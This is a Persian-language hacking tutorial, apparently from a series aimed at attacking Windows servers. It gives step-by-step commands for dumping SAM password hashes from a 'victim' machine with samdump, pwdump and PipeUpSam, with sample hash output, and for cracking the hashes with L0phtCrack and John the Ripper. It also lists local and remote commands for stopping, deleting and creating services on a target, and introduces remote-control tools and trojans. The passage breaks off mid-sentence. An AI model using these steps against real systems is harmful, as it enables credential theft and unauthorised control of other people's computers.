دقت کنيد که expand يکي از ابزارهاي NTRK است. با اين دستور مثل اينه که يه نسخه معادل sam رو (با اون اکانت‌هايي که موقع آخرين backup گيري داشته‌ايم) ايجاد مي‌کنيم که مي‌تونيم ازش استفاده کنيم.

» و...

حالا که يه نسخه از فايل SAM رو داريم که معادل فايل SAM اصلي است، مي‌تونيم از ابزاري به اسم samdump از http://www.atstake.com/products/lc/dist/samdump.zip استفاده کنيم. مثلا اگر فايل SAM ي که ايجاد کرده‌ايم در آدرس c:\folder باشه و اسمش هم باشه SAM ، براي dump کردن hash ها مي‌نويسيم:

```
samdump c:\folder\SAM
```

و جواب مي‌گيريم:

```
Administrator:500:CD9112302C53CECC7C3113B4A1A5E3A0:F873525F352BCF1243B83938AC28A147:::
ali:1009:NO PASSWORD*********************:NO PASSWORD*********************:::
guest:1011:7C349F26F362950F05382367BF6677B7:9D5DF8F2A588405949DE0917CC19F8DD:::
,...
```

کاملا واضحه و نيازي به توضيح نداره. اگه مي‌خواستيم که اطلاعات در فايلي ذخيره بشه به اسم مثلا hash.txt بايد مي‌نوشتم:

```
samdump c:\folder\SAM > hash.txt
```

وقتي SYSKEY نصب شده باشد (مثلا در ويندوز ۲۰۰۰ اينطوريه) ديگه samdump نمي‌تونه کاري بکنه و عملا بدرد نمي‌خوره.

+ روش دوم:

استفاده از نقاط ضعف و اکسپلویت‌کردن آنها. یه مثال ساده هست که در ویندوز ۲۰۰۰ کار مي‌کنه. در این روش کافي است از برنامه‌اي به نام PipeUpSam (که میشه گفت یه جور exploit است، استفاده کنید). این ابزار خیلي قشنگ میاد و فقط با اجراي دستور زیر مي‌تونه این اطلاعات رو از فایل SAM بگیره و مثلا در فایلي به اسم hash.txt ذخیره کنه:

```
pipeupsam hash.txt
```

اون سایتي که من قبلا این فایل رو ازش گرفتم، فعلا کرکره‌اش پایینه! تو اینترنت بگردید و فایل رو پیدا کنید.

ب) Dump کردن از رجیستري:

ملاحظه فرمودید که Dump کردن از فایل SAM معمولا دنگ‌وفنگ داره (البته بجز اون روشي که توسط PipeUpSam بودش). به هر حال راه ساده براي Dump کردن این hash ها هست که اون هم از طریق رجیستري است. همون‌طور که گفتم، کلیدهاي مربوطه در رجیستري به صورت hidden است و نمي‌تونید با روش‌هاي معمول چیزي ازش بخونید ولي مي‌تونید به کمک ابزارهایي این کار رو انجام بدید:

+ وقتي SYSKEY نصب نشده است:

این حالت وقتي پیش میاد که قراره پسوردها رو از رجیستري یه کامپیوتر NT 4.0 و قبل از SP2 بگیریم. در این حالت ابزار pwdump http://www.atstake.com/products/lc/dist/pwdump.zip رو به کار مي‌بریم. کافي است بنویسیم:

```
pwdump
```

و نتایج بیاد یا مي‌تونیم اینا رو در فایلي به اسم hash.txt ذخیره کنیم، با این دستور:

```
pwdump > hash.txt
```

+ وقتي SYSKEY نصب شده باشد:

در ویندوز ۲۰۰۰ به صورت پیش‌فرض اینگونه است. براي این کار مي‌تونید از ابزاري به اسم pwdump2 استفاده کنید که هم نسخه قدیمي http://razor.bindview.com/tools/files/pwdump2-orig.zip و هم نسخه جدید http://razor.bindview.com/tools/files/pwdump2.zip دارد. در هر دو نسخه، اسم فایل‌هاي اصلي pwdump2.exe و samdump.dll است که باید هردو به سرور قرباني کپي شوند (در یه فولدر خاص) تا کار کنند. فرق نسخه قدیمي با جدید اسن است که در نسخه قدیمي باید یه فایل از NTRK به اسم **pulist** را هم به همان فولدر کپي کنید و ازش استفاده کنید. مراحل زیر رو باید طي کنید:

:: اگر نسخه قدیمي رو استفاده مي‌کنید، اول مي‌نویسید:

```
pulist | find "lsass"
```

و مثلا جواب مي‌شنوم:

```
lsass.exe                63      NT ...
```

این دستور میاد و ID Process یا همون PID مربوط به lsass.exe رو پیدا مي‌کند تا بعد بتونیم از این PID استفاده کنیم. در اینجا PID مربوطه، ۶۳ است. این مرحله لازم نیست در صورتیکه از نسخه جدید استفاده مي‌کنید.

:: حالا باید pwdump2 رو اجرا کنیم. اگه نسخه قدیمي باشد، مي‌نویسیم:

```
pwdump2 63
```

که ۶۳ همان PID است که بدست آورده‌ایم. ولي اگر نسخه جدید باشد، لزومي نیست که PID رو بدست بیاوریم، بلکه با دستور زیر کار تمام است:

```
pwdump2
```

و لیست hash ها میاد، مي‌تونستیم اطلاعات رو در یک فایل ذخیره کنیم، مي‌نوشتیم:

```
pwdump2 > hash.txt
```

به همین راحتي!

نکته: یه ابزاري هست به اسم

pwdumpv3rev2http://lasecpc13.epfl.ch/ntcrack/prog/pwdump3rev2.zip و يا

pwdumpv3v2 http://www.polivec.com/Downloads/pwdump3v2.zip و يا

pwdumpv3 ehttp://www.polivec.com/Downloads/pwdump3e.zip (هر سه فايل

زيپ، حاوي فايل‌هاي pwdump3.exe و pwservice.exe و lsaExt.dll) فرق اين pwdump3 با pwdump هاي ديگر، اين است كه وقتي كه pwdump3 اجرا شود، به صورت remote كار مي‌كند. به اين ترتيب كه مثلا username (در حد اكانت‌هاي Admin) رو مشخص مي‌كنيم و با اجراي pwdump3 ، از ما پسورد مي‌خواهد (يعني بايد username و password رو داشته باشيم) و اتصال برقرار شده (اتصال از نوع netbios) و بعد دو فايل ديگر رو مي‌فرستد به سرور و بعد يک سرويس تشكيل مي‌دهد كه به صورت remote مي‌تونه اين hash ها را براي ما بفرستد. (بعد از فرستادن اطلاعات، فايل‌ها پاک شده و سرويس نيز ار بين مي‌رود). براي توصيحات بيشتر مي‌تونيد readme رو در فايل zip بخونيد.

۲) خوب حالا ما تونستيم اين hash ها رو بدست بياريم (مثلا به شكل يه فايل به اسم hash.txt) كار بعدي اينه كه اين hash رو به كامپيوتر خودمون آورده، و بعد اونو به صورت پسورد واقعي در بياريم. همانطور كه گفتم هر دو روش LM و NTLM از الگوريتم‌هاي يک طرفه براي رمز كردن استفاده مي‌كنند و نتيجه اينه كه نمي‌شه مستقيما اين hash ها رو به پسورد تبديل كرد. بلكه روش كار اينه كه بايد پسوردها رو crack كنيم. به اين ترتيب كه ليست بزرگي از پسوردها رو با هر كدام از اين الگوريتم‌ها (LM يا NTLM) رمز كرده و نتيجه رو با چيزي كه در فايل hash.txt داريم، مقايسه كنيم. اگر يكي بودند، يعني پسورد درست است. حالا روش‌هاي مختلفي كه براي crack كردن كاربرد دارند، اينها هستند:

» dictionary attack: در اين روش يک فايل بزرگ كه حاوي كلمات زيادي است به كار مي‌رود و با توجه به اينكه تعداد زيادي از مردم از كلمات معنادار استفاده مي‌كنند، ممكن است به جواب برسه. اين فايل‌هاي ديكشنري رو در درس مربوط به پورت ۱۳۹ گفتم از كجا مي‌تونيد پيدا كنيد.

» Brute Force: در اين روش تمام حالات ممكنه رو امتحان مي‌كنيم، مثلا از پسوردهاي يک كاراكتري شروع مي‌كنيم و تمام حالات ممكنه رو تست مي‌كنيم و اگه جواب نداد ۲ حرفي و ... مشخصه كه اين روش بسيار كنده. ولي اگه مثلا بدونيم پسوردي كه فلان فرد استفاده مي‌كنه، چند حرفيه، مي‌تونيم كار رو كمي سريع‌تر كنيم...

» Syllable attack: در اين روش يک كلمه به سيلاب‌هاش تقسيم شده و بين اين‌ها كاراكترهايي قرار داده ميشه و نتيجه تست ميشه. بعضي افراد از چنين پسوردهايي استفاده مي‌كنند.

» Hybrid يا rule based: در اين روش از يک سري اصول استفاده مي‌كنيم مثلا تمام پسوردهايي كه حروف اولش يک كلمه انگليسي باشه و بعد از اون مثلا تا سه حرف رندوم. ميشه گفت تركيب dictionary و brute force است.


» و...

حالا كه با روش‌هاي crack آشنا شديد، وقتشه كه چند ابزار واسه اين كارها معرفي كنم:

الف- L0pht Crack :

مشهورترين ابزار كرک كردن پسوردهاي hash شده است كه واسه سيستم‌عامل ويندوز طراحي شده است. اين ابزار نسخه پولي دارد به اسم LC4 ا http://www.atstake.com/products/lc/trial.htmlكه گرافيكي است (با trial براي ۱۵ روز) و نيز نسخه خط‌فرماني مجاني و Source Open به اسم

LC1.5http://www.atstake.com/products/lc/dist/lcsrc.zip كه مي‌شه گفت يه نسخه لايت است. كار با نسخه گرافيكي بسيار ساده است. و روش‌هاي كركي كه گفتم رو ساپورت مي‌كنه (بجز روش سيلابل) . نسخه متني و مجاني، هيبريد و سيلابل رو ساپورت نمي‌كنه ولي دو تاي ديگه رو ساپورت مي‌كنه. نسخه گرافيكي اين شكليه:



کار کردن باهاش ساده است. دقت کنید که چون خود LC4 داخل خودش ابزارهاي samdump و pwdump و pwdump2 رو داره، بنابراین نیازي به اینها نیست. پس مثلا هم مي‌تونه یک فایل SAM رو کرک کنه و هم مي‌تونه فایلي که به اسم hash.txt ایجاد کردیم رو کرک کنه و ... خودتون تست کنید و لذت ببرید.

خود سایت ادعا داره که با LC4 میشه ۱۸٪ پسوردها رو در عرض ۱۰ دقیقه باهاش کرک کرد و ۹۰٪ پسوردها رو در ۴۸ ساعت. منابع بي‌طرف مي‌گن که ۱۰٪ پسوردها در چند ساعت و ۲۵٪ پسوردها در چند روز کرک میشه. در هر دو صورت ملاحظه مي‌کنید که کار باهاش کند است.

یه نکته مهم در مورد LC4 هست که مي‌تونه کاري شبیه به همون pwdump3 که بحث‌اش رو کردم انجام بده ولي چون من کلا با محصولات پولي لجم! هیچي ازش نمي‌گم :)

در مورد LC1.5 که متني است، اگر فایل hash که داریم اسمش hash.txt باشد و دیکشنري که استفاده مي‌کنیم، اسمش theargon.lst باشد، براي کرک کردن با این ابزار و روش dictionary attack مي‌نویسیم:

```
lc_cli -p hash.txt  -w theargon.lst
```

مي‌توانید سویچ‌هاي -l رو استفاده کنید که فقط hash هاي LM تست شود، و یا سویچ -n که فقط hash هاي NTLM تست شود. اگر هیچ‌یک از این سویچ‌ها رو بکار نبرید (مثل مثالي که در بالا نوشتم) هر دو تست خواهند شد. حالا مي‌خوام توسط این ابزار متني، hash.txt رو به روش force brute کرک کنم. مي‌نویسم:

```
lc_cli -p hash.txt  -b
```

این روش خیلي طولاني خواهد بود.

ب- John the Ripper یا John :

این هم یکي از ابزارهاي مهم براي کرک کردن پسوردهاي ویندوز NT (ونیز پسوردهاي یونیکس) است. هم نسخه ویندوزي و هم نسخه یونیکسي (لینوکسي) دارد. به صورت خط‌فرماني است. نکته مهم اینه که John در مورد پسوردهاي ویندوز فقط مي‌تونه LM رو کرک کنه (و نه NTLM ها رو). براي دریافت John اینجا http://www.openwall.com/john/رو کلیک کنید.

براي کار با John اولین کار این است که فایل John.ini رو تنظیم کنیم. اینجا مي‌تونیم، مثلا اسم فایل دیکشنري رو تنظیم کنید (پیش‌فرض اون password.lst است) ولي بقیه تنظیمات لزومي به تغییر ندارند. قبلا هم که فایل hash.txt رو داشته‌ایم.

مي‌نویسید:

```
john hash.txt
```

و بعد از اینکه کار تمام شد، مي‌نویسیم:

```
john -show hash.txt
```

و نتایج نمایش داده مي‌شوند.

اين بحث را مي‌خوام تموم كنم ولي قبلش بايد از يک پيشرفت جديد در کرک کردن پسوردهاي ويندوز اسم ببرم. گفتم که ويندوز در hash کردن از salt (نمک) استفاده نمي‌کند. اين باعث ميشه بتونيم يه جدول بزرگ درست کنيم که بتونيم کار کرک کردن رو سريع‌تر کنيم. اين کار رو جديدا تيم LASEC انجام داده است. با روشي که اينها استفاده کردند، ۹۹,۹% پسوردهايي که فقط حاوي عدد يا حرف باشند (يعني alphanumbric باشند)، در چند ثانيه کرک مي‌شوند. قبلا يه نسخه آنلاين در سايتشون بودش که در حدود ۱۳ ثانيه کار کرک رو تموم مي‌کرد (اين يعني خيلي پيشرفت) ولي الان اونو ورداشته‌اند. اميدواريم به زودي يه نسخه قابل داون‌لود در سايتشون بذارند (که احتمالا ۲ گيگابايت خواهد بود!) ما هم لينک بديم :)

+ نام مقاله: ضروريات ويندوز سرور براي هکرها - قسمت پنجم

+ موضوع: شبکه و هک

+ نويسنده: آراز صمدي

+گرد آورنده : يونس حسنی فر

+ تاريخ ارائه: 1382/10/03

- يادآوري

اين مقاله ادامه مقاله قبلي‌ه! در اين درس نيز ما با يک سرور ويندوز به صورت يک کامپيوتر منفرد سروکار داريم و توجهي به کامپيوترهاي متصل به اون در شبکه‌اي که هست نداريم.

- سرويس‌ها در ويندوز سرور

براي بعضي کارهاي خاص، بعضي سرويس‌ها بايد در کامپيوتر قرباني فعال باشند يا ما بايد فعالشون کنيم. (مثلا در درس‌هاي قبلي در مورد schedule service مطالبي رو به شما گفتم. فرمودم! که اگه بخوايم کارهاي زمان‌بندي شده رو در سرور ويندوز انجام بديم، اين سرويس بايد به‌راه باشه.) بنابراين از ديد يک هکر بعضي سرويس‌ها مهم‌تر هستند که به اونها خواهيم پرداخت.

اول چند اصطلاح رو بايد ياد بگيريد:

۱- Display Name : نام کامل سرويس است. مثلا "Terminal Services" براي ترمينال سرويس (حروف بزرگ و کوچک مهم است!)

۲- Service Name يا Key Name : نام خلاصه شده و يک کلمه‌اي براي سرويس‌هاست. مثلا TermService براي ترمينال سرويس (حروف بزرگ و کوچک مهم است!)

۳- Process Name : اسم يک فايل اجرايي (با پسوند exe) که سرويس رو ايجاد کرده است. مثلا svchost.exe براي ترمينال سرويس. (دقت کنيد که ممکن است يک پروسس چند سرويس مختلف رو ايجاد کند)

خوب حالا بهتره بدونيد که سيستم‌عامل موقعي که بالا مياد (restart ميشه) با توجه به تنظيمات هر سرويس مي‌تونه به سه شکل با اون رفتار کنه:

۱- Automatic : اگر سرويس در اين وضعيت تنظيم شده باشد، هر وقت که سرور بالا مياد، سرويس هم به صورت اتوماتيک شروع به کار مي‌کنه.

۲- Manual : اگر سرويس در اين وضعيت باشه، به صورت دستي (يا توسط يک سرويس ديگه) ميشه اونو فعال يا غير فعال کرد ولي موقع بالا اومدن به صورت پيش‌فرض غير فعال خواهد بود.

۳- Disabled : اگه سرويس در اين وضعيت باشه، موقع بالا اومدن سيستم‌عامل، غير فعال خواهد بود و يک يوزر يا يک سرويس

وابسته نمي‌تونه اونو فعال كنه.

وضعيت سرويس‌ها هم قابل بررسي است:

۱- Running : يعني الان در وضعيت اجرا است.

۲- Paused : يعني هنوز در وضعيت اجرا هست ولي كاري رو قبول نمي‌كنه. براي ادامه كار بايد Continue كنيم.

۳- Stopped : يعني متوقف شده، براي ادامه كار دوبار بايد Start بشه.

و ما نسبت به اين سرويس‌ها چند تا كار مي‌تونيم انجام بديم:

۱- Start : يعني از حالت Stopped خارج بشه و شروع به كار كنه.

۲- Stop : يعني متوقف بشه.

۳- Pause : يعني كاري رو قبول نكنه. يه درجه پايين تر از stop است چون براي ادامه كار لازم نيست دوباره فراخواني بشه (يعني آماده كار است ولي موقتا كاري نمي‌گيره)

۴- Continue : يعني از حالت Pause خارج شده و در وضعيت Running قرار بگيره.

۵- Delete : يعني يک سرويس موجود رو پاک كنيم (اگه بخوايم دوباره بهش دست‌رسي پيدا كنيم، بايد دوباره نصب شود). با اين كار تمام كليدها و ورودي‌هاي مربوطه از رجيستري پاک مي‌شوند.

۶- Create و Install : عمل عكس Delete رو انجام بديم. يعني يک سرويس جديد ايجاد كنيم. با اين كار كليدها و ورودي‌هاي مربوطه به رجيستري اضافه مي‌شوند.

حالا بهتره سرويس‌هاي مهم هكري رو ليست كنم (اين ليست از سايت http://www.ss6A.com گرفته شده است. با كمي تغييرات و اضافات) :

Status	**Description**	**Process name**	**Service name**	**Display name**
Manual	Installation services (Add/Remove Programs) - Assign, Publish, and Remove.	Services.exe or svchost.exe	appmgt	Application Management
Automatic	Actively collect the names of NetBIOS resources on the network, creating a list so that it can participate as a master browser or basic browser (one that takes part in browser elections). This maintained list of resources	Services.exe	Browser	Computer Browser

	(computers) is displayed in Network Neighborhood and Server Manager.			
Automatic	Manage network configuration by registering and updating IP addresses and DNS names.	Services.exe or svchost.exe	Dhcp	DHCP Client
Automatic	Resolves and caches Domain Name System (DNS) names.	Services.exe	Dnscache	DNS Client
Automatic	Record System, Security, and Application Events. Viewed with the MMC Event Viewer (eventvwr.exe in NT).	Services.exe	EventLog	EventLog
Automatic (if IIS installed)	Allows administration of Web and FTP services through the Internet Information Services snap-in.	%SystemRoot%\System32\inetsrv\inetinfo.exe	IISAdmin	IIS Admin Service
Automatic	Network address translation, addressing, and name resolution services for all computers on your home network through a dial-up connection.	svchost.exe -k netsvcs	SharedAccess	Internet Connection Sharing (Internet Connection Firewall)
Automatic or Disable	Manage IP security policy	lsass.exe	PolicyAgent	IPSEC Policy Agent

	and starts the ISAKMP/Oakley (IKE) and the IP security driver.			
Disable	Generates session keys and grants service tickets for mutual client/server authentication.	lsass.exe	kdc	Kerberos Key Distribution Center
Automatic	Process the delivery of pop-up messages sent by the Alerter service, or via NET SEND. The messages appear on the recipient's machines, and must be clicked OK to disappear. This service is also required to receive any messages sent by the Messenger service from another machine. This service is not related to Windows Messenger	Services.exe	Messenger	Messenger
Manual	Manage objects in the Network and Dial-Up Connections folder (LAN and remote connections.)	svchost.exe -k netsvcs	Netman	Network Connections
Automatic - when connected to a	Network Authentication: maintains a synced domain	Lsass.exe (Local Security Authority Subsystem)	Netlogon	Net Logon

domain. Manual for stand-alone machines.	directory database between the PDC and BDC(s), handles authentication of respective accounts on the DCs, and authenticates domain accounts on networked machines.			
Manual or Disabled	Allows authorized people to remotely access your Windows desktop using NetMeeting.	mnmsrvc.exe	Nmnsrvc	NetMeeting Remote Desktop Sharing
Manual	Extends NT security to Remote Procedure Call (RPC) programs using various transports other than named pipes. RPC activity is quite common, and most RPC apps don't use named pipes.	Services.exe	NtLmSsp	NT LM Security Support Provider
Automatic	Encrypt and store secure info: SSL certificates, passwords for Outlook, Outlook Express, Profile Assistant, MS Wallet, and digitally signed S/MIME keys.	Pstores.exe	ProtectedStorage	Protected Storage
Manual	Maintain the RPC name	Locator.exe	RpcLocator	Remote Procedure Call

	server database, requires the RPC service (below) to be started. Database of available server applications.			(RPC) Locator
Automatic	This RPC subsystem is crucial to the operations of any RPC activities taking place on a system (DCOM, Server Manager, User Manager) Rpcss.exe is also known as dcomss.exe (Distributed Common Object Model).	Rpcss.exe or svchost -k rpcss	RpcSs	Remote Procedure Call (RPC) Service or Remote Procedure Call (RPC)
Automatic or disabled	Allow remote registry manipulation.	regsvc.exe	RemoteRegistry	Remote Registry Service
Disable for security reasons or Manual	Allow incoming connections via dial in or VPN.	svchost.exe -k netsvcs	RemoteAccess	Routing and Remote Access
Automatic or Disable	Enables starting processes under alternate credentials.	services.exe or svchost.exe	secLogon	RunAs Service (Secondary Logon)
Automatic	This service is required for the use of the AT command, which allows the scheduling of commands (Jobs) to be run on the machine, at a specific date & time.	atsvc.exe or mstask.exe	Schedule	Schedule (Task scheduler)

	Under NT it's a Resource Hog. Under XP it's used by some auto-tuning operations.			
Automatic	Stores security information for local user accounts.	lsass.exe	SamSs	Security Accounts Manager
Automatic. Disable on an IIS Server or if no resources are shared.	Support for file sharing, print sharing, and named pipe sharing via SMB services.	Services.exe	LanmanServer	Server
Automatic (if IIS installed)	Transports electronic mail across the network	%SystemRoot%\System32\inetsrv\inetinfo.exe	SmtpSvc	Simple Mail Transport Protocol (SMTP)
	Supports the following TCP/IP services: Character Generator, Daytime, Discard, Echo, and Quote of the Day.	tcpsvcs.exe	SimpTcp	Simple TCP/IP Services
Automatic (if installed)	Agents that monitor the activity in network devices and report to the network console workstation.	snmp.exe	Snmp	SNMP Service
Automatic (if installed)	Receives trap messages generated by local or remote SNMP agents and forwards the messages to SNMP management programs	snmptrap.exe	Snmptrap	SNMP Trap Service

	running on this computer.			
Automatic	Track system events such as Windows logon, network, and power events. Notifiy COM+ Event System subscribers of these events.	svchost.exe -k netsvcs	SENS	System Event Notification
	Support for name resolution via a lookup of the LMHosts file. (Netbios/Wins) This is an alternative to the more standard DNS lookup.	Services.exe	lmHosts	TCP/IP NetBIOS Helper
Manual or Disabled.	Allows a remote user to log on to the system and run console programs using the command line.	tlntsvr.exe	TlntSvr	Telnet
Disable	Required for Fast User Switching, Remote Desktop and Remote Assistance	svchost.exe	TermService	Terminal Services
Disable	Allow access to web-resident disk storage from an ISP. WebDAV "internet disks" such as Apple's iDisk.	svchost.exe	WebClient	WebClient (XP)
Automatic	Provides system management information.	%SystemRoot%\System32\WBEM\WinMgmt.exe	WinMgmt	Windows Management Instrumentation

Automatic or disable	Update the computer clock by reference to an internet time source or a time server.	services.exe	W32time	Windows Time
Automatic. or Manual - for a stand-alone PC with no LAN or internet connection .	Communications and network connections. Services dependent on this being started: Alerter, Messenger, and Net Logon.	Services.exe	lanmanworkstation	Workstation
Automatic (if IIS installed)	Provides Web connectivity and administration through the Internet Information Services snap-in.	%SystemRoot%\System32\inetsrv\inetinfo.exe	W3Svc	World Wide Web Publishing Service

خوب معلومه که لازم نيست ليست رو حفظ کنيد! ولي اگه يه کمي روي اين جدول کار کنيد، خيلي مي‌تونه کمکتون کنه. مثلا اگه فردا گفتم که فلان Exploit واسه يک حفره امنيتي در Service Workstation هستش، بدونيد چي به چيه...
اينها که گفتم، تعدادي از سرويس‌هاي ويندوزه. اون‌هم سرويس‌هاي استاندارد ويندوز. اين به اون معني است که محصولات third-party مثلا فايروال‌هاي نرم‌افزاري، ابزارهاي remote control و ... هم مي‌توننـد يک سرويس واسه خودشون راه بندازند و اين اصلا عجيب نيست!

مي‌رسيم به کار با سرويس‌ها و ابزارهاي لازمه:

۱- کار با سرويس‌ها وقتي که پشت کامپيوتر خودمون نشسته‌ايم (يا با يک remote control گرافيکي به کامپيوتر هدف متصل شده‌ايم) :
در اين مواقع مي‌تونيد در قسمت RUN بنويسيد:winmsd.exe يا services.msc
اگر winmsd.exe را آورده‌ايد (نام اين برنامه System Information است)، در قسمت سمت راست پنجره مسير Software > Services > Invironment را طي کنيد. حالا مي‌توانيد، اسم و وضعيت سرويس‌ها رو ببينيد. ولي نمي‌تونيد تغييري اعمال کنيد.
اگر services.msc را آورده‌ايد (نام اين برنامه Services است)، علاوه بر نام و وضعيت سرويس‌ها که مي‌بينيد، مي‌تونيد با راست کليک روي هر سرويس (يا به کمک بار بالايي) در سرويس‌ها تغييراتي اعمال کنيد. مثلا شروع يا متوقف کنيد، Status را تغيير دهيد و ...

۲- کار با سرويس‌ها به صورت خط فرماني:
در اين موارد از ابزارهاي خاصي مثل دستورات net (يعني net start و net stop و net pause و net continue) و نيز ابزارهاي NTRK (يعني sc و sclist و netsvc و delsrv و isntsrv و srvany و svcmon و winmsdp) استفاده کنيم. دستورات net که

مي‌دونيد، هم به صورت loacl و هم remote قابل استفاده هستند. ولي در مورد ابزارهاي NTRK، بعضي فقط به صورت لوكال و بعضي فقط remote و بعضي هر دو كاربرد دارند. من كارهايي كه با سرويس‌ها ميشه انجام داد رو ليست مي‌كنم، و در هر كدوم مي‌گم كه اگع بخوايم به صورت لوكال يا ريموت كار كنيم، از چه ابزارهايي مي‌شه استفاده كرد:

(حتما به كاربرد دستور find كه در تعدادي از دستورات پايپني استفاده كرده‌ام، دقت كنيد!)

(وقتي در يک موردي چندتا دستور مختلف رو مي‌گم، انتخاب هر كدوم به دلخواه شماست!)

+ ليست كردن سرويس‌هاي موجود:

- لوكال:

```
sclist
sc query
winmsdp /s            ( file-e be esm-e msdrpt.TXT ijad mikonad, uno bekhunid )
```

- ريموت:

```
netsvc /list \\xxx.xxx.xxx.xxx
```

+ بررسي وضعيت يک سرويس از نظر Running بودن، Paused بودن، Stoped بودن و اطلاعات ديگر ... (مثلا Schedule سرويس كه Display Name اش هست: Task Scheduler در حاليكه Service Name يا Key Name اش هست: Schedule) :

- لوكال:

```
sclist | find "Schedule"
sc query Schedule
sc query Schedule | find "STATE"
sc qc Schedule
```

- ريموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /query
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /query
sc \\xxx.xxx.xxx.xxx query Schedule
sc \\xxx.xxx.xxx.xxx query Schedule | find "STATE"
sc \\xxx.xxx.xxx.xxx qc Schedule
```

+ Stopped كردن يک سرويس (مثلا در مورد Schedule سرويس كه Display Name اش هست: Task Scheduler در حاليكه Service Name يا Key Name اش هست: Schedule):

- لوكال:

```
net stop Schedule
net stop "Task Scheduler"
sc stop Schedule
```

- ريموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /stop
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /stop
sc \\xxx.xxx.xxx.xxx stop Schedule
```

+ از حالت Stopped در آوردن يک سرويس (مثلا در مورد Schedule سرويس كه Display Name اش هست: Task Scheduler در حاليكه Service Name يا Key Name اش هست: Schedule):

- لوكال:

```
net start Schedule
```

```
net start "Task Scheduler"
sc start Schedule
```

- ریموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /start
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /start
sc \\xxx.xxx.xxx.xxx start Schedule
```

+ Paused کردن یک سرویس خاص (مثلا در مورد Schedule سرویس که Name Display اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
net pause Schedule
net pause "Task Scheduler"
sc pause Schedule
```

- ریموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /pause
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /pause
sc \\xxx.xxx.xxx.xxx pause Schedule
```

+ از حالت Paused در آوردن یک سرویس (مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
net continue Schedule
net continue "Task Scheduler"
sc continue Schedule
```

- ریموت:

```
netsvc TermsService \\xxx.xxx.xxx.xxx /continue
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /continue
sc \\xxx.xxx.xxx.xxx continue Schedule
```

+ Delete کردن یک سرویس خاص (مثلا در مورد Schedule سرویس که Name Display اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
sc delete Schedule
instsrv Schedule remove
delsrv Schedule
```

- ریموت:

```
sc \\xxx.xxx.xxx.xxx delete Schedule
```

+ Create یا Install کردن یک سرویس (مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
sc  create Schedule  binPath=zzzz    ( zzzz  yani masire file ejrayi marbut be
Schedule )
```

```
instsrv Schedule zzzzz
srvany ????    ( ba in dastur ham mishavad vali man syntax-esho nemidunam )
```

- ريموت:

```
sc  \\xxx.xxx.xxx.xxx create Schedule  binPath=zzzz
```

خوب به سلامتي اينا تموم شد، حالا فقط يه نكته مونده. فرض كنيد كه من Display Name مربوط به Schedule سرويس رو مي‌دونم كه هست: Task Scheduler در حاليكه Service Name يا Key Name اش رو نمي‌دونم و مي‌خوام پيدا كنم. كافي است دستور زير رو بنويسم:

```
sc GetKeyName "task scheduler"
```

و جواب چيزي است كه من مي‌خوام. حالت برعكس هم داريم، مثلا Key Name رو مي‌دونم كه Schedule است، مي‌خوام Display Name رو بگيرم. مي‌نويسم:

```
sc GetDisplayName schedule
```

راحت شديم از سرويس‌ها!

Remote Controls -

همان‌طور كه مي‌دونيد، Remote Control ها بر دو نوعند:

۱- خط‌فرماني (مثلا استفاده از nc يا at يا rcmd يا remote يا netcmd يا psexec)

۲- گرافيكي (مثلا Services Terminal ويندوز يا VNC يا تروجان‌هايي مثل BO2K يا NetBus)

حالا بررسي هر يک:

+ استفاده از nc :

استفاده از nc به عنوان يک Remote Control قبلا و به طور مفصل در اينجا

http://www.tur2.com/articles/n13820712.htm بحث شده است.

+ استفاده از at :

كار با at رو اينجا

http://www.tur2.com/articles/n13820729.htm توضيح دادم. اگه يادتون باشه ما از at به عنوان يک Remote Control استفاده نمي‌كرديم، بلكه موقعي ازش استفاده مي‌كرديم كه مي‌خواستيم يه دستور خاص (مثلا ايجاد يک پورت جديد به كمک nc رو) مثلا چند دقيقه ديگر اجرا كنيم. به عبارت ديگه at كاتاليزور است!

+ استفاده از rcmd :

rcmd يا به عبارتي Service Remote Command يكي از ابزارهاي موجود در مجموعه NTRK است. دو تا فايل دارد كه بدرد ما مي‌خوره. اولي rcmdsvc.exe است كه درواقع فايلي است كه به عنوان سرور بايد به كامپيوتر قرباني كپي شده و اجرا شود و يک سرويس براي ما تشكيل دهد. دومي rcmd.exe است كه قسمت كلاينت محسوب ميشه و اونو تو كامپيوتر خودمون اجرا مي‌كنيم كه به سرويسي كه rcmdsrv ايجاد كرده متصل شود. (nc رو دوست دارم، اينا رو دوست ندارم!)

+ استفاده از remote :

remote هم از ابزارهاي موجود در NTRK است. فقط يک فايل است که هم مي‌تونه نقش سرور و هم نقش کلاينت رو بازي کنه. براي اينکه نقش سرور رو ايفا کنه، فايل رو به کامپيوتر قرباني فرستاده و اونجا مي‌نويسم:

```
